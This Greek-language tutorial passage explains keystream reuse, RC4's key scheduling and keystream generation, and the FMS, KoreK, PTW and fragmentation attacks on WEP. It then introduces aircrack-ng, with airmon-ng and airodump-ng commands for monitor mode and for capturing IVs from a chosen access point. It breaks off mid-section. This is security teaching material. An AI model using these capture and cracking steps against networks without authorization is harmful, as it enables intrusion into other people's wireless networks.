Όπως αναφέραμε, εάν χρησιμοποιήσουμε το ίδιο κλειδί *K* ως είσοδο στην γεννήτρια κλειδοροής ενός κρυπτογραφικού αλγορίθμου ροής τότε θα παραχθεί η ίδια κλειδοροή. Η διπλή χρήση του ίδιου κλειδιού εκθέτει το κρυπτοκείμενο σε μία επίθεση επαναχρησιμοποίησης ρεύματος κλειδιού. Βλέπουμε, λοιπόν, πως είναι σημαντικό να μη χρησιμοποιείται ποτέ δύο φορές το ίδιο κλειδί *K* σε μια κρυπτογραφία ρεύματος, επειδή αν κάνουμε κάτι τέτοιο θα παράγουμε το ίδιο ρεύμα κλειδιών. Αυτός είναι και ένας από τους λόγους που χρησιμοποιείται το διάνυσμα IV στο WEP. Το πρότυπο WEP συνιστά σε κάθε πακέτο να αλλάζει το IV , ώστε να αποφεύγεται η επίθεση επαναχρησιμοποίησης ρεύματος κλειδιών που περιγράψαμε πριν. Ωστόσο, το μελανό σημείο στο WEP είναι ότι το IV έχει μήκος μόλις 24bits, έτσι μετά την αποστολή 2^{24} θα πρέπει να χρησιμοποιηθούν ξανά οι ίδιες τιμές. Ακόμα χειρότερα, με τυχαία επιλεγμένα IV το αναμενόμενο πλήθος πακέτων που πρέπει να σταλούν πριν χρησιμοποιηθεί ξανά η ίδια τιμή του IV είναι γύρω στα 5000. Έτσι αν κάποιος ακούει το δίκτυο για μερικά λεπτά, είναι σχεδόν βέβαιο ότι θα αποκτήσει δύο πακέτα με το ίδιο IV και φυσικά το ίδιο κλειδί. Λαμβάνοντας την αποκλειστική διάζευξη των κρυπτοκειμένων θα μπορέσει να υπολογίσει την αποκλειστική διάζευξη των απλών κειμένων λόγω της ιδιότητας *X xor X = 0* της πράξης *XOR*. Ας δούμε πως μπορεί να γίνει αυτό. Ας υποθέσουμε ότι στέλνουμε μέσω του δικτύου τα μηνύματα *A, B* και τα δύο κρυπτογραφημένα με το ίδιο κλειδί *K*. Ο αλγόριθμος ροής παράγει μια κλειδοροή *C[K]* για το κλειδί *K* και κρυπτογραφεί τα δύο μηνύματα ως εξής:

- E[A] = A xor C[K]
- E[B] = B xor C[K]

Αν ο επιτιθέμενος υποκλέψει τα μηνύματα *E[A], E[B]* μπορεί πολύ εύκολα να υπολογίσει το

- E[A] xor E[B] = A xor C[K] xor B xor C[K] Η πράξη αυτή είναι ισοδύναμη με την:
- A xor B xor C[K] xor C[K] και επειδή X xor X = 0 προκύπτει
- E[A] xor E[B] = A xor B

Ο επιτιθέμενος έχει πλέον την αποκλειστική διάζευξη δύο απλών κειμένων. Αν ένα από αυτά του είναι γνωστό, ή μπορεί να το μαντέψει μπορεί να βρει και το άλλο. Σε κάθε περίπτωση η αποκλειστική διάζευξη δύο μηνυμάτων μπορεί να αναλυθεί μέσω στατιστικών ιδιοτήτων του μηνύματος.

2.3.2 Ο αλγόριθμος RC4

Ο αλγόριθμος RC4 χρησιμοποιείται ευρύτατα σε λογισμικό και σε δημοφιλή πρωτόκολλα όπως το SSL (Secure Sockets layer) και το WEP. Πρόκειται για έναν κρυπτογραφικό αλγόριθμο ροής ο οποίος σχεδιάστηκε το 1987 από τον Ron Rivest. Ο κώδικας του RC4 αρχικά ήταν μυστικός, αλλά στην πορεία έγινε γνωστός όταν κάποιος τον δημοσίευσε ανώνυμα στη λίστα 'cypherpunks'. Παρότι ο RC4 χαρακτηρίζεται από απλότητα και ταχύτητα, έχουν βρεθεί πολλά προβλήματα που τον καθιστούν ανασφαλές για χρήση σε κρίσιμα συστήματα. Είναι ιδιαίτερα ευπαθής όταν τα αρχικά bits της κλειδοροής που παράγεται δεν είναι τυχαία, ή όταν χρησιμοποιείται η ίδια κλειδοροή δύο φορές.

Ας δούμε όμως, πως λειτουργεί ο RC4. Ο αλγόριθμος παράγει μια ψευδοτυχαία ροή από bits που ονομάζεται κλειδοροή. Στη συνέχεια αυτή η κλειδοροή συνενώνεται με τα δεδομένα με την πράξη της αποκλειστικής διάζευξης (*XOR*). Για την παραγωγή της κλειδοροής ο αλγόριθμος χρησιμοποιεί δύο ρουτίνες την 'key scheduling' (KSA, δείτε λίστα 1) και την 'pseudo-random generator' (PRGA, δείτε λίστα 2) καθώς και τις ακόλουθες δομές:

1. Ένα διάνυσμα με όλα τα πιθανά 256 bytes (Ξεκινώντας από το ASCII 0 και φτάνοντας στο ASCII 256). Στη συνέχεια αυτό το διάνυσμα θα συμβολίζεται με *S*.
2. Δύο 8-bit ακεραίους *i* και *j* οι οποίοι χρησιμοποιούνται για να δείχνουν σε ένα τμήμα του διανύσματος *S*.

Η ρουτίνα KSA

```
1               for i from 0 to 255
2                   S[i] := i
3               endfor
4               j := 0
5               for i from 0 to 255
6                   j := (j + S[i] + key[i mod keylength]) mod 256
7                   swap(S[i],S[j])
8               endfor
```

Λίστα - Η ρουτίνα KSA

Ο αλγόριθμος 'key scheduling' χρησιμοποιείται για να αρχικοποιήσει το διάνυσμα S. Το 'keylength' καθορίζει τον αριθμό των bytes του κλειδιού και μπορεί να είναι $0 < keylength <$

257, αλλά συνήθως είναι μεταξύ των 40 – 128 bits για ένα τυπικό 64 – 128 κλειδί WEP. Αρχικά το διάνυσμα *S* αρχικοποιείται με κάθε byte από το 0 έως και το 256. Στη συνέχεια, σε κάθε ένα από τα 256 βήματα βρίσκει ένα νέο ψευδοτυχαίο δείκτη ακολουθίας j_{new}

$$(j := (j + S[i] + key[i \bmod keylength]) \bmod 256)$$

και ανταλλάσσει τα $S[i], S[j_{new}]$.

Το νέο διάνυσμα S που προκύπτει μετά τις παραπάνω αλλαγές περνάει ως είσοδος στον αλγόριθμο PRGA που θα εξηγήσουμε παρακάτω.


Η ρουτίνα PRGA

```
1               i := 0
2               j := 0
3               while GeneratingOutput:
4                   i := (i + 1) mod 256
5                   j := (j + S[i]) mod 256
6                   swap(S[i],S[j])
7                   output S[(S[i] + S[j]) mod 256]
8               endwhile
```

Λίστα 2 - Η ρουτίνα PRGA

Για όσα βήματα απαιτούνται, η συγκεκριμένη ρουτίνα σε κάθε βήμα κάνει τις εξής λειτουργίες (δείτε και σχήμα 5):

1. αυξάνει το *i*
2. προσθέτει την τιμή του διανύσματος S που δείχνουν οι δείκτες *i, j* δηλαδή το *S[i][j]* στο *j* δημιουργώντας έτσι ένα ψευδοτυχαίο j.
3. ανταλλάσσει τις τιμές *S[i] και S[j]*.
4. τυπώνει το επόμενο byte της κλειδοροής που βρίσκεται στη θέση *S[i] + S[j] (modulo 256)*.



Σχήμα 5 – Λειτουργία της ρουτίνας PRGA

2.4 Επιθέσεις στο WEP

Αν και το όνομα WEP σημαίνει ασφάλεια ισοδύναμη με αυτή του δικτύου Ethernet, αποδείχθηκε στην πορεία ότι το όνομα αυτό για το συγκεκριμένο πρωτόκολλο ασφαλείας του 802.11 ήταν άστοχο. Από την πρώτη στιγμή της έκδοσής του, παρατηρήθηκε ότι το κλειδί των 40 bit είναι ανεπαρκές και κυκλοφόρησε μια νέα έκδοση του πρωτοκόλλου με μέγεθος κλειδιού 104 bits. Τα προβλήματα συνεχίστηκαν και τα επόμενα χρόνια όταν τελικά διαπιστώθηκε ένα σοβαρό ελάττωμα στη γεννήτρια τυχαίων αριθμών του RC4 και ο αλγόριθμος WEP χαρακτηρίστηκε ως ανασφαλές για κάθε μέγεθος κλειδιού.

2.4.1 Η επίθεση των Fluhrer, Martin και Shamir

Το 2001 εκδόθηκε από τους Fluhrer, Martin και Shamir η εργασία τους με τίτλο "Weaknesses in the Key Scheduling Algorithm of RC4" στην οποία περιέγραφαν με κάθε λεπτομέρεια πως μπορούσε να σπάσει η κρυπτογραφία του RC4. και βασίστηκε σε αδυναμία της ρουτίνας KSA να επανακατακσευάζει το κλειδί από έναν αριθμό συγκεντρωθέντων κρυπτογραφημένων μηνυμάτων. Η επίθεση των Fluhrer, Martin και Shamir, όπου στη συνέχεια θα τη γράφουμε ως FMS υλοποιήθηκε στο πρόγραμμα aircrack.

Στη συνέχεια θα εισάγουμε μια τυποποίηση ώστε να εξηγήσουμε στη συνέχεια την επίθεση FMS. Θα συμβολίσουμε με S το διάνυσμα της κλειδοροής, με i, j τους δύο δείκτες στο διάνυσμα, με L θα συμβολίσουμε το μέγεθος του IV και με S_L το διάνυσμα με μέγεθος L, το οποίο προκύπτει μετά από L βήματα στη ρουτίνα KSA.

Η επίθεση FMS βασίζεται στη χρήση αδύναμων διανυσμάτων αρχικοποίησης (IV) τα οποία περιλαμβάνονται στο κλειδί που περνάει ως είσοδος στον RC4. Όπως είδαμε, το κάθε IV μεταδίδεται σε απλό κείμενο και μπορεί να έχει μέγιστο μήκος 2^{24} bits. Γνωρίζοντας έτσι το IV ο επιτιθέμενος, γνωρίζει και τα πρώτα bytes του κλειδιού κρυπτογράφησης και μπορεί

πολύ εύκολα όπως απέδειξαν οι Fluhrer, Martin και Shamir να υπολογίσει και τα πρώτα bytes της κλειδοροής. Δηλαδή, αν ο επιτιθέμενος γνωρίζει τα L bytes του IV, τότε γνωρίζει και τα j_L και $S_L[]$. Γνωρίζοντας, όμως, το L byte της κλειδοροής S, μπορεί να μαντέψει και το $L+1$ byte της όπως αποδείχθηκε από τους FMS.

Κάνοντας την παραπάνω εισαγωγή μπορούμε πλέον να δούμε λίγο πιο αναλυτικά τα βήματα που ακολουθεί η επίθεση FMS. Η επίθεση βασίζεται όπως είπαμε στη συλλογή αδύναμων IV. Για να ανακαλύψουμε τα πρώτα L bytes της κλειδοροής αρχίζουμε να συλλέγουμε πακέτα από το δίκτυο. Αρκεί να γνωρίζουμε το πρώτο byte του πακέτου, αφού στη συνέχεια ακολουθεί το IV που είναι σε μορφή απλού κειμένου. Για να εγκλωβίσουμε το πρώτο byte, χρησιμοποιούμε το εξής τέχνασμα: Περιμένουμε να αποσταλεί από κάποιον σταθμό του δικτύου ένα πακέτο ARP του οποίου γνωρίζουμε ότι το πρώτο byte είναι το 0xAA. Αφού συλλέξουμε ένα τέτοιο πακέτο, μπορούμε να βρούμε τα πρώτα L bytes του κλειδιού χρησιμοποιώντας την πράξη: B *xor* $0xAA$. Γνωρίζοντας τα πρώτα L bytes του κλειδιού, φτιάχνουμε ένα κλειδί μεγέθους L, $K[L]$ και με αυτό εκτελούμε τα πρώτα L βήματα της ρουτίνας KSA. Στο τέλος θα έχουμε βρει τα j_L *και* S_L το οποίο προφανώς μας υποδηλώνει την κλειδοροή μεγέθους L. Θέλουμε τώρα να ανακαλύψουμε τα επόμενα bytes της κλειδοροής. Οι Fluhrer, Martin και Shamir απέδειξαν ότι όταν για ένα διάνυσμα S ισχύουν οι ακόλουθες συνθήκες:

1. $S_L[1] < L$
2. $S_L[1] + S_L[S_L[1]] = 1 + A$

τότε γνωρίζοντας το L byte της κλειδοροής μπορούμε να μαντέψουμε και το $L+1$ byte. Έτσι για να το πετύχουμε αυτό συλλέγουμε IV για τα οποία ισχύουν οι παραπάνω συνθήκες. Τα IV αυτά θα είναι στη μορφή $(A + 3, 256 - 1, X)$. Αρχίζουμε με το IV $(3, 255, X)$ (σχήμα 7) .

0	0	0	0	0	0	1	1	1	1	1	1	1	1	1	x	x	x	x	x	x	x	x

Σχήμα 6 - IV

Έχοντας υπολογίσει τα S_L και j_L εκτελούμε το επόμενο $(L+1)$ βήμα της επανάληψης. Μπορούμε τώρα να μαντέψουμε το $L+1$ byte της κλειδοροής υπολογίζοντας;

$$(S_{L+1} - j_L - S_L) \bmod n = K[i]$$

Αφού υπολογίσουμε το $L+1$ byte συνεχίσουμε ομοίως για τα επόμενα byte της κλειδοροής. Στο σημείο αυτό προσέξτε ότι η μέθοδος των Fluhrer, Martin και Shamir δε βρίσκει το $L+1$ byte της κλειδοροής, αλλά το μαντεύει βρίσκοντας ένα πιθανό byte. Ας δούμε πως θα μαντέψουμε το $L+1$ byte της κλειδοροής. Συλλέγοντας πολλά πακέτα από το δίκτυο,

υπολογίζουμε το πιθανό *L+1* byte για κάθε IV/ πακέτο που συγκεντρώσαμε. Χρησιμοποιώντας στατιστικές μεθόδους προσπαθούμε να βρούμε πιο byte εμφανίζεται συχνότερα και τελικά θεωρούμε αυτό ως το σωστό για τη θέση *L+1*. Βλέπουμε, λοιπόν ότι η επίθεση FMS δεν απαιτεί να κρατήσουμε ολόκληρο το πακέτο που λάβαμε, παρά μόνο το IV που περιέχει.

Ένα εργαλείο που υλοποιεί την επίθεση FMS είναι το 'aircrack' και θα το δούμε αναλυτικά σε επόμενη ενότητα. Για να λάβουμε τα πακέτα που κυκλοφορούν στο δίκτυο είναι αναγκαίο να θέσουμε την κάρτα δικτύου μας σε λειτουργία 'monitor'. Επίσης, για να προκαλέσουμε μεγάλη κίνηση πακέτων στο δίκτυο, αφού λάβουμε ένα πακέτο ARP, χρησιμοποιούμε την τεχνική 'injection' την οποία θα αναλύσουμε παρακάτω.

2.4.2 Η επίθεση KoreK

Το 2004, κάποιος με το ψευδώνυμο KoreK δημοσίευσε σε ένα forum στο Internet ένα προχωρημένο εργαλείο WEP cracking που είχε δημιουργήσει. Ο KoreK αφού μελέτησε την επίθεση FMS παρατήρησε ότι υπήρχαν και άλλες αντιστοιχίες μεταξύ των πρώτων *L* bytes (όπου *L* θα συμβολίζουμε κι εδώ το μέγεθος του IV) του κλειδιού κρυπτογράφησης δηλαδή των *K[0]* ... *K[L-1]*, των δύο πρώτων byte της κλειδοροής και του επόμενου byte *K[L]* του κλειδιού. Με βάση αυτή την παρατήρηση ο KoreK δούλεψε όπως ακριβώς και οι Fluhrer, Martin και Shamir δημιουργώντας έτσι μια σειρά από νέες επιθέσεις στο WEP. Στις επιθέσεις του ο KoreK έδωσε ονόματα όπως A_u15, A_u14.

Σχεδόν όλες οι αντιστοιχίες που ανακάλυψε ο KoreK, χρησιμοποιούν την κατεύθυνση κατά την οποία το πρώτο ή το δεύτερο byte της κλειδοροής αποκαλύπτει την τιμή του j_{L+1} κάτω από κάποιες συνθήκες:

1. Εάν 2-4 τιμές του *S* έχουν ορισμένες ιδιότητες.
2. Εάν οι παραπάνω τιμές παραμένουν σταθερές στις επόμενες επαναλήψεις του KSA μετά το L+1 βήμα.

Ο αριθμός των πακέτων που απαιτούνται μειώνεται στα 700.000 με 50% πιθανότητα επιτυχίας. Ωστόσο, ο παραπάνω αριθμός στην πράξη διαφέρει και εξαρτάται από το περιβάλλον και της παραμέτρους της επίθεσης. Για παράδειγμα, κάποιοι κατασκευαστές AP, έχουν εισάγει διάφορες έξυπνες μεθόδους στα συστήματά τους για να περιορίσουν τα αδύναμα IV. Σε περιπτώσεις σαν και αυτή χρειαζόμαστε πολύ περισσότερα πακέτα για να σπάσουμε το WEP.

2.4.3 Η επίθεση PTW

Μια νέα γενιά επίθεσης στον αλγόριθμο WEP δημοσιεύτηκε το 2007 από τους Pyshkin, Tews και Weinmann και αναφέρεται ως επίθεση PTW. Η επίθεση PTW λειτουργεί ως εξής: Αρχικά ο επιτιθέμενος λαμβάνει πακέτα από το δίκτυο και ανακαλύπτει την κλειδοροή τους όπως και στις επιθέσεις FMS και KoreK. Ο επιτιθέμενος γνωρίζει τα πρώτα $l = 3$ bytes για κάθε κλειδί ανά πακέτο. Στη συνέχεια υπολογίζει την F_{ptw_m} για κάθε $m \in [1,13]$ και παίρνει ψήφους για τα σ_0 ... σ_{12}. Αφού επεξεργαστούν όλα τα πακέτα, το κλειδί K υπολογίζεται χρησιμοποιώντας τους τύπους: $K[0] = \sigma_0$ και $K[i] = \sigma_i - \sigma_i\text{-}1$. Εάν το κλειδί δεν είναι σωστό, λαμβάνεται μια εναλλακτική απόφαση για μία από τις τιμές σ_i και το κλειδί ενημερώνεται χρησιμοποιώντας μόνο 12 απλές αφαιρέσεις και χωρίς την ανάγκη να ληφθούν επιπλέον πακέτα.

Η επίθεση PTW χρειάζεται μόλις 35000 με 40000 πακέτα με ποσοστό επιτυχίας 50% και είναι πολύ γρήγορη αφού μπορεί να σπάσει το κλειδί μέσα σε 60 δευτερόλεπτα.

2.4.4 Η επίθεση Fragmentation

Όπως θα παρατηρήσατε όλες οι παραπάνω επιθέσεις εκμεταλλεύτηκαν προβλήματα του κρυπτογραφικού αλγόριθμου RC4, ο οποίος χρησιμοποιείται από το WEP και κανείς δεν είχε ασχοληθεί με τον τρόπο που χειρίζεται το επίπεδο MAC το WEP. Το 2007 οι Bittau, Handley, Lackey ανακάλυψαν μια νέα επίθεση προς το WEP η οποία βασιζόταν στην τεχνική του κατακερματισμού και την ονόμασαν 'fragmentation attack'. Χρησιμοποιώντας τον κατακερματισμό κατάφεραν να στείλουν στο AP ένα μεγάλο πακέτο broadcast σε τμήματα. Όταν το AP έλαβε τα τμήματα δημιούργησε από αυτά το αρχικό πακέτο και το επανεξέπεμψε στο δίκτυο ως ένα ενιαίο πακέτο. Συλλέγοντας αυτό το πακέτο κατάφεραν στη συνέχεια να ανακαλύψουν την κλειδοροή. Στη συνέχεια της παρούσας ενότητας θα περιγράψουμε την επίθεση αυτή, αλλά πρώτα θα δούμε κάποια βασικά για τον κατακερματισμό και τη μορφή των πακέτων του 802.11.

0xAA	0xAA	0x03	0x00	0x00	0x00	0x08	?
DSAP	SSAP	CTRL		ORG Code		Ether Type	

Σχήμα 7 – Πακέτο 802.11

Η μορφή των πακέτων στο 802.11 είναι σχεδόν σταθερή. Κάθε πακέτο ξεκινάει με μία LLC κεφαλίδα, η οποία ακολουθείται από μια κεφαλίδα SNAP (Σχήμα 7). Αυτές οι δύο επικεφαλίδες περιλαμβάνουν τα 8 πρώτα bytes του πακέτου. Το μόνο άγνωστο πεδίο από τις δύο κεφαλίδες είναι το πεδίο 'ethertype', το τελευταίο πεδίο της κεφαλίδας SNAP. Το πεδίο αυτό, συνήθως είναι ένας εκ των ARP ή IP. Τα πακέτα ARP, όπως έχουμε δει και


παραπάνω, αναγνωρίζονται εύκολα εξαιτίας του σταθερού μεγέθους τους (36 bytes) και συνήθως περιλαμβάνουν μια διεύθυνση broadcast.

Άρα αφού μπορούμε να ξεχωρίσουμε ένα πακέτο ARP από ένα IP, τα 8 πρώτα bytes του απλού κειμένου από κάθε πακέτο που λαμβάνουμε μας είναι γνωστά. Λαμβάνοντας ένα πακέτο από το δίκτυο και γνωρίζοντας τα 8 πρώτα bytes του, μπορούμε να υπολογίσουμε 8 bytes της κλειδοροής εκτελώντας την πράξη:

απλό κείμενο *xor* κρυπτογραφημένο κείμενο

όπου το απλό κείμενο είναι η επικεφαλίδα LLC/ SNAP που γνωρίζουμε. Έχοντας 8 bytes κλειδοροής μπορούμε να στείλουμε δεδομένα των 8 bytes πίσω στο AP, χρησιμοποιώντας την κλειδοροή αυτή. Στην πραγματικότητα μπορούμε να στείλουμε 4 byte δεδομένων γιατί τα άλλα 4 χρησιμοποιούνται για το άθροισμα ελέγχου. Ωστόσο δε μπορούμε να πετύχουμε τίποτα στέλνοντας μόνο 4 bytes στο AP, από τη στιγμή που η επικεφαλίδα LLC/ SNAP απαιτεί 8 bytes. Τη λύση σε αυτό το πρόβλημα ήρθε να μας τη δώσει η τεχνική του κατακερματισμού.

Το πρότυπο 802.11 ορίζει ότι μπορεί να χρησιμοποιηθεί κατακερματισμός στο επίπεδο MAC. Κάθε πακέτο μπορεί να χωριστεί σε μικρότερα θραύσματα και κάθε θραύσμα να αποσταλεί ανεξάρτητα στο δίκτυο. Κάθε θραύσμα που στέλνεται κρυπτογραφείται ανεξάρτητα το ένα από το άλλο, ωστόσο είναι δυνατό να σταλεί ένας αριθμός από θραύσματα τα οποία χρησιμοποιούν την ίδια κλειδοροή (το πολύ 16). Αν χρησιμοποιήσει ο επιτιθέμενος την τεχνική του κατακερματισμού, μπορεί να στείλει στο δίκτυο 16 ανεξάρτητα θραύσματα των 8 bytes το κάθε ένα, 4 για τα δεδομένα και άλλα 4 για το CRC. Όταν το AP λάβει τα θραύσματα θα τα συνθέσει σε ένα ενιαίο πακέτο το οποίο θα περιλαμβάνει 16 x 4 = 64 bytes δεδομένων. Βλέπουμε ότι ο επιτιθέμενος με αυτή την τακτική κατάφερε να ξεπεράσει το όριο των 4 bytes δεδομένων που μπορούσε να στείλει στο AP και να στείλει 64 bytes δεδομένων σε αυτό (Σχήμα 8)



Σχήμα 8 – Η επίθεση Fragmentation

3. Εισαγωγή στη σουίτα aircrack-ng

Σε αυτή την ενότητα θα κάνουμε μια εισαγωγή στη σουίτα aircrack-ng, θα δούμε πως μπορούμε να το εγκαταστήσουμε στα Linux και θα γνωρίσουμε τα βασικά εργαλεία που μας προσφέρει.

Το aircrack-ng είναι μια σουίτα η οποία περιλαμβάνει εργαλεία που μας βοηθούν να επαναφέρουμε το κλειδί που χρησιμοποιείτε από ένα Wireless Access Pint ώστε να κρυπτογραφήσει τα δεδομένα που διακινούνται στο δίκτυο. Επίσης, μας βοηθάει στον έλεγχο της ασφάλειας του δικτύου μας καθώς μπορούμε να ελέγξουμε κατά πόσο το κλειδί που έχουμε χρησιμοποιήσει στο AP μας μπορεί να σπάσει. Τα βασικά εργαλεία που περιλαμβάνει η σουίτα aircrack-ng είναι:

- aircrack-ng
- airodump-ng
- aireplay-ng
- airmon-ng
- packetforge-ng

3.1 Εγκατάσταση του aircrack-ng

Στο σημείο αυτό θα δούμε πως μπορούμε να εγκαταστήσουμε τη σουίτα aircrack-ng σε ένα σύστημα Linux. Αρχικά κατεβάζουμε την τελευταία έκδοση του aircrack-ng από τη σελίδα: www.aircrack-ng.org και αφού αποσυμπιέσουμε το tarball που κατεβάσαμε εκτελούμε:

```
$ make
$ su
$ make install
```

Πλέον, μπορούμε να χρησιμοποιήσουμε το aircrack-ng. Ωστόσο, αν θέλουμε να μειώσουμε δραματικά το χρόνο που απαιτείται για να σπάσουμε ένα κλειδί θα πρέπει να ενεργοποιήσουμε την τεχνική 'packet injection'. Το 'packet injection' είναι μια τεχνική με την οποία μπορούμε να στείλουμε πακέτα σε ένα ασύρματο δίκτυο χωρίς να συμμετέχουμε σε αυτό. Για να δουλέψει το injection θα πρέπει να έχουμε εγκαταστήσει τα κατάλληλα drivers για την κάρτα δικτύου μας καθώς και τα απαραίτητα patch.

3.2 airmon-ng

Το airmon-ng είναι ένα script το οποίο μας βοηθάει να θέσουμε την κάρτα δικτύου μας σε 'monitor mode'. Επίσης, μπορεί να χρησιμοποιηθεί ώστε να γυρίσουμε την κάρτα δικτύου μας σε κατάσταση managed.

Το airmon-ng το χρησιμοποιούμε πριν από τα υπόλοιπα εργαλεία ώστε να θέσουμε την κάρτα μας σε κατάσταση monitor.

3.2.1 Χρήση

Το airmon-ng χρησιμοποιείτε ως εξής:

```
airmon-ng {start|stop} {interface}[channel]
```

- Το start|stop προσδιορίζει αν θα ενεργοποιήσουμε ή αν θα απενεργοποιήσουμε την κατάσταση monitor της ασύρματης κάρτας μας.
- Το interface προσδιορίζει την κάρτα δικτύου για την οποία θέλουμε να ενεργοποιήσουμε/ απενεργοποιήσουμε την κατάσταση monitor.
- Το channel προσδιορίζει το κανάλι στο οποίο θέλουμε να δουλέψει η κάρτα μας. Την χρησιμοποιούμε αν γνωρίζουμε ήδη σε πιο κανάλι εκπέμπει το AP στόχος.

3.2.2 Παραδείγματα χρήσης

Αν θέλουμε να ενεργοποιήσουμε την κατάσταση monitor στη διεπαφή δικτύου 'wlan0' εκτελούμε:

```
$ airmon-ng start wifi0
```

Αν θέλουμε να απενεργοποιήσουμε την κατάσταση monitor στη διεπαφή 'wifi0' εκτελούμε:

```
airmon-ng stop wifi0
```

Αν θέλουμε να ενεργοποιήσουμε την κατάσταση monitor στη διεπαφή 'eth1' και θέλουμε αυτή να λειτουργήσει στο κανάλι 11 εκτελούμε:

```
$ airmon-ng start eth1 11
```

Αν θέλουμε να πάρουμε πληροφορίες για τη διεπαφή 'wifi0' εκτελούμε:

```
$ airmon-ng wifi0
```

Για να σιγουρευτούμε ότι το monitor ενεργοποιήθηκε για παράδειγμα στη διεπαφή 'wifi0' μπορούμε να εκτελέσουμε:

```
$ iwconfig wifi0
```

και να δούμε την ένδειξη δίπλα στο 'Mode' η οποία πρέπει να είναι 'Monitor'.

3.3 airodump-ng

Το airodump-ng χρησιμοποιείται για την καταγραφή πακέτων από 802.11 δίκτυα και για τη συλλογή των WEP IVs (Initialization Vectors). Επίσης, μπορεί να χρησιμοποιηθεί για τον εντοπισμό των δικτύων 802.11 που βρίσκονται εντός της κάλυψης της κάρτας μας.

Πριν τρέξετε το airodump-ng θα πρέπει να έχετε θέσει την κάρτα σας σε κατάσταση monitor.

3.3.1 Χρήση

Το airodump-ng χρησιμοποιείται ως εξής:

```
airodump-ng {options} {interface}[,{interface},...]
```

Οι βασικές επιλογές είναι οι εξής:

- --channel ή -c: κατέγραψε πακέτα στο συγκεκριμένο κανάλι
- --bssid : Επικεντώσου στο AP με MAC διεύθυνση
- --write ή -w : Κατέγραψε τα πακέτα που λαμβάνεις σε αρχείο το οποίο να ξεκινάει με τη συμβολοσειρά
- -r file: Διάβασε πακέτα από το αρχείο 'file'.
- --ivs: Μην αποθηκεύεις ολόκληρο το πακέτο αλλά μόνο το IV. Χρησιμοποιείται για εξοικονόμηση χώρου στο δίσκο, ωστόσο δε προτείνεται η χρήση της.

Η επιλογή 'interface' προσδιορίζει την κάρτα δικτύου που θα χρησιμοποιείται ώστε να καταγράφουμε πακέτα. Παρατηρήστε ότι μπορούμε να χρησιμοποιήσουμε πολλές διεπαφές αρκεί να τις χωρίσουμε με κόμμα.

3.3.2 Παραδείγματα χρήσης

Ας δούμε τώρα μερικές περιπτώσεις χρήσης του airodump-ng. Υποθέτουμε ότι η διεπαφή που χρησιμοποιούμε έχει το αναγνωριστικό 'ath1':

Αρχικά, θέλουμε να εντοπίσουμε τα ασύρματα δίκτυα που είναι εντός της εμβέλειας της κάρτας μας. Για το σκοπό αυτό εκτελούμε:

```
$ airodump-ng ath1
```

Στην έξοδο θα πάρουμε κάτι σαν:

```
[ CH  7 ][ Elapsed: 16 s ][ 2009-08-24 17:54 ]

 BSSID              PWR   Beacons  #Data, #/s  CH  MB  ENC  CIPHER
AUTH ESSID

 00:21:29:78:15:8C   39       36      0    0  11  54   WPA2 CCMP  PSK
Giorg
 00:21:63:44:63:38   42       26      2    0  11  48   WEP  WEP       gio
 00:1F:9F:EB:B2:2B   6        15      3    0   1  48   OPN            Thoms

 BSSID              STATION            PWR  Lost  Packets  Probes

 00:21:63:44:63:38  00:16:6F:3A:57:C9   68     1        5
```

Ας αναλύσουμε λίγο το αποτέλεσμα:

- Στην καρτέλα BSSID εμφανίζεται η MAC address των APs που βρίσκονται εντός της εμβέλειας της κάρτας μας.
- Στην καρτέλα PWR βλέπουμε την ισχύ του σήματος
- Στην καρτέλα Beacon βλέπουμε τα beacon frames που έχει έχουμε λάβει από κάθε AP
- Στην καρτέλα #Data βλέπουμε τα πακέτα που έχουμε λάβει από κάθε AP
- Στην καρτέλα #/s βλέπουμε το ρυθμό με τον οποίο εμείς στέλνουμε πακέτα στο AP

- Στην καρτέλα CH βλέπουμε το κανάλι στο οποίο λειτουργεί το AP
- Στην καρτέλα ENC βλέπουμε το είδος της κρυπτογράφησης που χρησιμοποιείται.
- Στην καρτέλα ESSID βλέπουμε το όνομα του δικτύου

Όταν υπάρχουν συνδεδεμένοι πελάτες στα AP εμφανίζονται κάτω από αυτά τα στοιχεία των πελατών. Για παράδειγμα:

```
BSSID              STATION            PWR  Lost  Packets  Probes

00:21:63:44:63:38  00:16:6F:3A:57:C9   68    1        5
```

- Κάτω από το BSSID φαίνεται η διεύθυνση του AP στο οποίο είναι συνδεδεμένος ο πελάτης.
- Κάτω από το Station φαίνεται η διεύθυνση MAC του πελάτη
- Κάτω από το Packets φαίνεται ο αριθμός των πακέτων που έχουν καταγραφεί και προορίζονται για τον συγκεκριμένο πελάτη

Για να λάβουμε γρηγορότερα τα πακέτα που στέλνει ο AP που μας ενδιαφέρει, και να καταγράψουμε τα πακέτα που θα κάνουμε inject πρέπει να επικεντρωθούμε στον συγκεκριμένο AP. Εκτελούμε:

```
$ airodump-ng -c 11 --bssid 00:21:63:44:63:38 -w output ath1
```

Ας δούμε τις επιλογές που χρησιμοποιούμε:

